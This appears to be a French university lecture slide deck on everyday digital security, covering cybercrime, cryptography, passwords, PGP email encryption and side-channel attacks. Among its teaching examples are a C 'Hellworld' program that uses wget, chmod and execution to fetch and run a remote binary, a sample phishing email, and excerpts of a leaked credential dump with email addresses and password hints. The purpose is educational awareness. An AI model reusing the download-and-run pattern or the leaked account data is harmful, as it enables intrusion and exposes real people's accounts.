

La sécurité numérique et vous ?

Pascal Lafourcade



mars 2017

Outline:

Cybercriminalité une réalité

Notions de cryptographie

La sécurité et vous ?

Chiffrer vos emails

Principales propriétés de sécurité

Side Channel

Conclusion

Outline

Cybercriminalité une réalité

Notions de cryptographie

La sécurité et vous ?


Chiffrer vos emails

Principales propriétés de sécurité

Side Channel


Conclusion

La sécurité est omniprésente !



À cause du succès de l'informatique

“Wormhole Attack”




VIDEOS: CB + Voiture

Hacking Pacemakers (2012)



5 Families of Cyber Criminality

- ▶ Ransomwares
- ▶ Phishing
- ▶ Botnets and zombies
- ▶ Espionnage
- ▶ Sabotage



Hameçonnage (Phishing)



Dear valued customer of TrustedBank,

We have received notice that you have recently attempted to withdraw the following amount from your checking account while in another country: \$135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

<http://www.trustedbank.com/general/custverifyinfo.asp>

Once you have done this, our fraud department will work to resolve this discrepancy. We are happy you have chosen us to do business with.


Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.



`http://www.societegenerale.fr/espaceclient:
id=56452575711&res=lorem-ipsu-
m-dolor&quux=2&lang=
frsessid=
jP3ie3qjSebbZRsC0c9dpcLVe2cAh0sCza3jcX7mSuRzwY4N0v1DBB71DMF
88.132.11.17`

Netatmo



↑ UK Russia →




Espionnage



- ▶ Big Brother (Government)
- ▶ Medium Brother (Corporation)
- ▶ Little Brother (Individual)

Edward Joseph Snowden, 6th june 2013





```
#include <stdio.h>
int main(void)
{
    printf("Helloworld\n");
    return 0;
}
```

Que fait ce programme ?



```
#include <stdio.h>
int main(void)
{
    printf("Helloworld\n");
    return 0;
}
```

Que fait ce programme ?

Que font les programmes binaires téléchargés suivants ?

<http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld>

<http://sancy.univ-bpclermont.fr/~lafourcade/Hellworld>

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    system("wget -q http://sancy.univ-bpclermont.fr/
           ~lafourcade/Helloworld");
    system("chmod 777 Helloworld");
    system("clear");
    system("./Helloworld");
    return 0;
}
```

Sabotage

Stuxnet, 2010

HOW STUXNET WORKED



1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.

5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

Saudi Aramco 30 000 PC effacés.

Destabilisation : Defacing



Destabilisation : Botnets and Zombies



<http://cybermap.kaspersky.com/>



Pourquoi y-a-t-il de plus en plus d'attaques?



Pourquoi y-a-t-il de plus en plus d'attaques?



Pourquoi y-a-t-il de plus en plus d'attaques?



Pourquoi y-a-t-il de plus en plus d'attaques?



Rapide, large échelle, semi-automatique

Pourquoi y-a-t-il de plus en plus d'attaques?



Rapide, large échelle, semi-automatique
Fausse impression d'être anonyme



Pourquoi y-a-t-il de plus en plus d'attaques?



Rapide, large échelle, semi-automatique
Fausse impression d'être anonyme



Internet a été conçu pour fonctionner pas pour être sûr !

Outline

Cybercriminalité une réalité

Notions de cryptographie

La sécurité et vous ?

Chiffrer vos emails

Principales propriétés de sécurité

Side Channel

Conclusion


Clef symétrique



Exemples

- ▶ DES
- ▶ AES

Communications téléphoniques



Chiffrement à clef publique



Exemples

- ▶ RSA : $c = m^e \pmod n$
- ▶ ElGamal : $c \equiv (g^r, h^r \cdot m)$

Computational cost of encryption

2 hours of video (assumes 3Ghz CPU)

Schemes	DVD 4,7 G.B		Blu-Ray 25 GB	
	encrypt	decrypt	encrypt	decrypt
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

Complexity Estimates

Estimates for integer factoring Lenstra-Verheul 2000

Modulus (bits)	Operations (\log_2)
512	58
1024	80
2048	111
4096	149
8192	156

$\approx 2^{60}$ years

→ Can be used for RSA too.

RSA Is it preserving your privacy?



RSA Is it preserving your privacy?



4096 RSA encryption

RSA Is it preserving your privacy?



4096 RSA encryption

Environ 60 températures possibles: 35 ... 41

RSA Is it preserving your privacy?



4096 RSA encryption


Environ 60 températures possibles: 35 ... 41

$\{35\}_{pk}, \{35, 1\}_{pk}, \dots, \{41\}_{pk}$

Signature



Signature



RSA: $m^d \pmod n$

Application : éviter la fraude au président

- ▶ En 2005, 2 300 plaintes déposées
- ▶ En 2010, plus de 485 millions d'euros

Application : éviter la fraude au président

- ▶ En 2005, 2 300 plaintes déposées
- ▶ En 2010, plus de 485 millions d'euros

Fraude aux Faux Ordres de Virement #FOVI

1



L'escroc collecte des informations pour connaître l'entreprise et ses dirigeants (réseaux sociaux, organigramme)



2



Se faisant passer pour le dirigeant de l'entreprise, l'escroc prétend une opération financière urgente et confidentielle

3



Sous la pression ou en confiance, l'entreprise exécute la transaction

4



L'escroc transfère l'argent vers des comptes basés à l'étranger

@PNationale / Police Nationale



Solution :

Fonction de Hachage (SHA-1, SHA-3)



Fonction de Hachage (SHA-1, SHA-3)



Propriétés de résistance

- ▶ Pré-image



Fonction de Hachage (SHA-1, SHA-3)



Propriétés de résistance

- ▶ Pré-image



- ▶ Seconde Pré-image



Fonction de Hachage (SHA-1, SHA-3)



Propriétés de résistance

- ▶ Pré-image




- ▶ Seconde Pré-image




- ▶ Collision



Installation de logiciel



Installation de logiciel



Outline

Cybercriminalité une réalité

Notions de cryptographie

La sécurité et vous ?

Chiffrer vos emails

Principales propriétés de sécurité

Side Channel

Conclusion

La sécurité numérique est déjà là



Mais prendre de bonnes habitudes ça prend du temps ...



même quand c'est important

Devenir acteur de sa sécurité numérique

Devenir acteur de sa sécurité numérique
car la sécurité c'est pas automatique.

Sécurité de mes mots de passe




Sécurité de mes mots de passe



Top 25 en 2014

1. 123456
2. password
3. 12345
4. 12345678
5. qwerty
6. 123456789
7. 1234
8. baseball
9. dragon
10. football
11. 1234567
12. monkey
13. letmein
14. abc123
15. 111111
16. mustang
17. access
18. shadow
19. master
20. michael
21. superman
22. 696969
23. 123123
24. batman
25. trustno1

Passwords: Brute force



Quelques chiffres

number of Characters	Numbers only	Upper or lower case letters	upper or lower case letters mixed	numbers, upper and lower case letters	numbers, upper and lower case letters, symbols
3	Instantly	Instantly	Instantly	Instantly	Instantly
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	3 secs	10 secs
6	Instantly	Instantly	8 secs	3 mins	13 mins
7	Instantly	Instantly	5 mins	3 hours	17 hours
8	Instantly	13 mins	3 hours	10 days	57 days
9	4 secs	6 hours	4 days	1 year	12 years
10	40 secs	6 days	169 days	106 years	928 years
11	6 mins	169 days	16 years	6k years	71k years
12	1 hour	12 years	600 years	108k years	5m years
13	11 hours	314 years	21k years	25m years	423m years
14	4 days	8k years	778k years	1bn years	5bn years
15	46 days	212k years	28m years	97bn years	2tn years
16	1 year	512m years	1bn years	6tn years	193tn years
17	12 years	143m years	36bn years	374tn years	14qd years
18	126 years	3bn years	1tn years	23qd years	1qt years

Key:

k – Thousand (1,000 or 10^3)

m – Million (1,000,000 or 10^6)

bn – Billion (1,000,000,000 or 10^9)

tn – Trillion (1,000,000,000,000 or 10^{12})

qd – Quadrillion (1,000,000,000,000,000 or 10^{15})

qt – Quintillion (1,000,000,000,000,000,000 or 10^{18})

Calculer la force d'un mot de passe



Type de mot de passe	Taille de clé équivalente	Force	Commentaire
Mot de passe de 8 caractères dans un alphabet de 70 symboles	49	Très faible	Taille usuelle
Mot de passe de 10 caractères dans un alphabet de 90 symboles	65	Faible	
Mot de passe de 12 caractères dans un alphabet de 90 symboles	78	Faible	Taille minimale recommandée par l'ANSSI pour de passe ergonomiques ou utilisés de façon locale.
Mot de passe de 16 caractères dans un alphabet de 36 symboles	82	Moyen	Taille recommandée par l'ANSSI pour des mots de plus sûrs.
Mot de passe de 16 caractères dans un alphabet de 90 symboles	104	Fort	
Mot de passe de 20 caractères dans un alphabet de 90 symboles	130	Fort	Force équivalente à la plus petite taille de clé de l' de chiffrement standard AES (128 bits).

Suite aux fuites ...

rockyou

New RockYou Password

Retype Password

I agree to the [Terms of Service](#).

Year of Birth

Sex

Country

Zip/Postal

```
79985232 | -- | - @fbi.gov | -+ujciL90fBni0xG6CatHBw== | -anniversary | --
185089730 | -- | - gon@ic.fbi.gov | -9nCgb38RHiw= | -band | --
188684532 | -- | - burn@ic.fbi.gov | -EQ7fipT71/Q= | -numbers | --
83041678 | -- | - v | -hRwtmq98mKz10xG6CatHBw== | - | --
94038395 | -- | - n@ic.fbi.gov | -MreVpEovY1710xG6CatHBw== | -eod date | --
116097938 | -- | - | -Tur7wt2zH5CwIIHfjvcHKQ= | -SH? | --
83310434 | -- | - c.fbi.gov | -NLupdfyYrsM= | -ATP_MIDDLE | --
113389790 | -- | - v | -1MhaearHXJP10xG6CatHBw== | -w | --
113931981 | -- | - @ic.fbi.gov | -lTmosXxYnP310xG6CatHBw== | -See MSDN | --
114081741 | -- | - lom@ic.fbi.gov | -ZcDbLlVcad0= | -fuzzy boy 26 | --
106145242 | -- | - @ic.fbi.gov | -xc2KumNGzYfioxG6CatHBw== | -4s | --
106437837 | -- | - i.gov | -adIewKvmJESFqx0HFoFrxg== | - | --
96649467 | -- | - ius@ic.fbi.gov | -lsYw5KRKNT/10xG6CatHBw== | -glass of | --
96678195 | -- | - .fbi.gov | -X4+k4uhyDh/10xG6CatHBw== | - | --
105095956 | -- | - =earthlink.net | -ZU2tTFIzq/10xG6CatHBw== | -socialsecurity# | --
108260815 | -- | - r@genext.net | -MuKnZ7Kts1H10xG6CatHBw== | -socialsecurity | --
83508352 | -- | - h 3hotmail.com | -ADEcoaN2oUM= | -socialsecurityno. | --
83823162 | -- | - k 590@aol.com | -9HT+kVHQfs4= | -socialsecurity name | --
89331688 | -- | - b .edu | -nliwEcoZTBmXrIXpAZiRHQ= | -ssn# | --
```

Suite aux fuites ...

rockyou

New RockYou Password

Retype Password

I agree to the [Terms of Service](#).

Year of Birth

Sex

Country

Zip/Postal

```
79985232 | -- | - @fbi.gov | -+ujciL90fBni0xG6CatHBw== | -anniversary | --
185089730 | -- | - gon@ic.fbi.gov | -9nCqB38R4iw= | -band | --
188684532 | -- | - burn@ic.fbi.gov | -EQ7fipT71/Q= | -numbers | --
83041678 | -- | - v | -hRwtmq98mKzioxG6CatHBw== | - | --
94038395 | -- | - n@ic.fbi.gov | -MreVpEovY17ioxG6CatHBw== | -eod date | --
116097938 | -- | - | -Tur7wt2zH5CwIIHfjvcHKQ== | -SH? | --
83310434 | -- | - c.fbi.gov | -NLupdfyYrsM= | -ATP_MIDDLE | --
113389790 | -- | - v | -iMhaearHXjPioxG6CatHBw== | -w | --
113931981 | -- | - @ic.fbi.gov | -lTmosXxYnP3ioxG6CatHBw== | -See MSDN | --
114081741 | -- | - lom@ic.fbi.gov | -ZcDbLlvCad0= | -fuzzy boy 26 | --
106145242 | -- | - @ic.fbi.gov | -xc2KumNGzYfioxG6CatHBw== | -4s | --
106437837 | -- | - i.gov | -adIewKvmJESFqx0HFoFrXg== | - | --
96649467 | -- | - ius@ic.fbi.gov | -lsYw5KRKNT/ioxG6CatHBw== | -glass of | --
96678195 | -- | - .fbi.gov | -X4+k4uhyDh/ioxG6CatHBw== | - | --
105095956 | -- | - =earthlink.net | -ZU2tTFIzq/ioxG6CatHBw== | -socialsecurity# | --
108260815 | -- | - r@genext.net | -MuKnZ7KtsiHioxG6CatHBw== | -socialsecurity | --
83508352 | -- | - h 3hotmail.com | -ADEcoaN2oUM= | -socialsecurityno. | --
83823162 | -- | - k 590@aol.com | -9HT+kVHQfs4= | -socialsecurity name | --
89331688 | -- | - b .edu | -nliwEcoZTBmXrIXpAZiRHQ== | -ssn# | --
```

... j'ai changé mes mots de passe !

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.



Comment stocker les mots de passe ?

Stockage

- ▶ En clair
- ▶ Haché (pwd)
- ▶ Haché (pwd + Salt)
- ▶ Haché (pwd + Salt-user)
- ▶ bcrypt(pwd + Salt-user) (bcrypt = hachage plus lent)
- ▶ AES(bcrypt(pwd + Salt-user), SecretKey)

[http://linuxfr.org/users/elyotna/journaux/
l-art-de-stocker-des-mots-de-passe](http://linuxfr.org/users/elyotna/journaux/l-art-de-stocker-des-mots-de-passe)

Outline

Cybercriminalité une réalité

Notions de cryptographie

La sécurité et vous ?

Chiffrer vos emails

Principales propriétés de sécurité

Side Channel

Conclusion

Octobre 2014



L'importance de la vie privée
Why privacy matters?

Par Glenn Greenwald

Les gens pensent ne rien avoir à cacher ...



<http://jenairienacacher.fr/>

Voyant

VIDEO

La sécurité des emails par défaut



Première demande d'E. Snowden ...



```
annesia@annesia: ~$ gpg -d
-----BEGIN PGP MESSAGE-----
h0tPABxdlVrAJNGTA0/+LbH9iS2GCPf)TICTP1RPs/wXx5/HI ruNK8NB14RHe/A
K30ba JS01KES1aBBE tUdh+4#dmt 2591 JnM1RWYrWtM3iP0EGTPVwWetI 2X8U1 5
KP4z0qEwLz xpP0Zc 4P2Hyj x0aRfMOP 15Xht r181tdPj)93ZF RkMuUCMj) 5N0Ep
Y7Ak2sY3nbJHV r0BGIZ1FafBlj 1v1Z5) flt/pe /B1a0V0epumX0Lw1L1tc d2ME90
5y)1Rv rWf0SULH9HRCAu9wLsgj yvqVq1 lyqZnNUS0G0MBQGF0P1Kz huB1F25X
vXMeV0V44ATZj 7E19DRADAOzIIG8LQo0I AAvqT23Mz1B7VaZPUnU1DxcSRO390BR
H3o1BfH6nLRI Tzn1kjaNvE 1M/dXGp0Fg)NE500Gx2o30rvrEKL5-hnE1Xyn0G8x9
F0vABTDun JnTZ YGRIn1bE vRS5VrXsDou T7B2e0LE1wUdh1c1U0PcJxvclZLUN/fL
SFYhNzTcHhDu0a60TxD0D2ZnqfVbS5aX4WUyVdFca3SpGubtk0DwAbcfrCTC7B2c
ecsv8pPmj)CjE641G8p0E 1w0AlT0z) hcpvWkF13p0eKdMf0P6T5a00tcjwP1eg
hhpChgFXP2NI J04CD4BLcoEg#90UJ 2+VAlS0j 5Pp0ELKp-wTNO1Z1Hh+fG0D975-
ggFdN/M+LGFcdUkP0kAGWEHFL4FBWj17B0DAx5/bxpHZKEvnvAWI QWjG9HVtVtnc
```

... utiliser PGP

Pretty Good Privacy

Logiciel de chiffrement, déchiffrement, signature de courriers électroniques, inventé par Phil Zimmermann en 1991.




*Si la vie privée est mise hors la loi,
seuls les hors-la-loi auront une vie privée.*

If privacy is outlawed, only outlaws will have privacy

Est-ce si difficile ?

1. Télécharger l'outil GPG et l'installer.
2. Générer une paire de clefs ≥ 4096 bits
3. Importer votre clefs
4. Télécharger les clefs de vos amis
5. Envoyer des emails chiffrés.



Outline

Cybercriminalité une réalité

Notions de cryptographie

La sécurité et vous ?

Chiffrer vos emails

Principales propriétés de sécurité

Side Channel

Conclusion

Principales propriétés de sécurité





- Confidentialité ou Secret
- Authentification
- Intégrité
- Disponibilité

Authentication



"On the Internet, nobody knows you're a dog."

Mécanismes pour l'authentification

KNOW	HAVE	ARE	DO
			
<p>Passwords ID Questions Secret Images</p>	<p>Token (Smart) Card Phone</p>	<p>Face Iris Hand/Finger</p>	<p>Behavior Location Reputation</p>

Other Security Properties

- ▶ Perfect Forward Secrecy
- ▶ Non-repudiation
- ▶ Équité
- ▶ Privacy

Exercise : e-services :

- ▶ e-voting
- ▶ e-auction
- ▶ e-examen
- ▶ e-reputation
- ▶ e-cash
- ▶ ...

Exercise : e-services :

- ▶ e-voting
- ▶ e-auction
- ▶ e-examen
- ▶ e-reputation
- ▶ e-cash
- ▶ ...

Users expect more properties and security with electronic services!

Outline

Cybercriminalité une réalité

Notions de cryptographie

La sécurité et vous ?


Chiffrer vos emails

Principales propriétés de sécurité

Side Channel

Conclusion

Different Kind of Side Channel



How to determine a secret or a key by observing:

- ▶ Time : it is linked to the secret
- ▶ Power Analysis Attack: measure the power used by the cryptosystem
- ▶ SPA (Simple), DPA (differential)
- ▶ Cache Attack: analysing the cache default can leak information
- ▶ FaultAttack: attack by injecting some faults
- ▶ Electromagnetic attack ...

First paper

Timing Attacks on Implementations of Diffie–Hellman, RSA, DSS,
and Other System... Paul Kocher - CRYPTO - 1996

Naïve Example Side Channel

- ▶ Access Control with 10 digit (0..9)
- ▶ Code composed of 4 digits
- ▶ At each mistake a red light is turn on, otherwise it is the green one

Naïve Example Side Channel

- ▶ Access Control with 10 digit (0..9)
- ▶ Code composed of 4 digits
- ▶ At each mistake a red light is turn on, otherwise it is the green one

With at most 40 tries we can deduce he secret code.

Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

Program

```
for ( i = 0 ; i <= 7; i++)  
    if ( pinCarte[i] != pinPresente[i] ) return false;  
return true ;
```

- ▶ Present $n : 0, \dots, 256$ for the first byte $(n, 0, 0, 0, 0, 0, 0, 0)$
- ▶ Measure the execution time, the maximum give the first part of the key.
- ▶ Repeat it



We have only $8 * 256 = 2048$ possibilities.

Timing attack on Pin Code: Correction

Program

```
boolean test = true ;
for ( i = 0 ; i <= 7; i++)
    test = test && ( pinCarte[i] == pinPresente[i]);
return test ;
```

Setup for Power Analysis Attack





Simple Power Attack on RSA Signature


Signature si $y^a \bmod n$, where y is the message, n public and is the secret key.

Program

```
s = 1 ;  
for ( i = L-1 ; i >= 0; i --) {  
    s = s*s mod n ;  
    if ( a [ i ] == 1)  
        s = s*y mod n ;  
}
```



In reality



Acoustic cryptanalysis I

In his book *Spycatcher*, former MI5 operative Peter Wright discusses use of an acoustic attack against Egyptian Hagelin cipher machines in 1956. The attack was codenamed "ENGULF".



HAGELIN M-209 CIPHER MACHINE (GVG / PD)



Acoustic cryptanalysis II

In 2004, Dmitri Asonov and Rakesh Agrawal of the IBM Almaden Research Center announced that computer keyboards and keypads are vulnerable to attacks based on differentiating the sound produced by different keys.



Summary

- ▶ Existence of Side Channel Attack
- ▶ 3 attacks :
 1. Naïve example
 2. PIN code
 3. Power and RSA
 4. Cache and AES

Outline

Cybercriminalité une réalité

Notions de cryptographie

La sécurité et vous ?

Chiffrer vos emails

Principales propriétés de sécurité

Side Channel

Conclusion

En résumé

- ▶ La sécurité est omniprésente
- ▶ **Sécurité = Cryptographie + Propriétés + Adversaires**
- ▶ **Devenez acteur de votre sécurité**

PASSWORDS + CHIFFRER/SIGNER VOS EMAILS

Merci pour votre attention.

Questions ?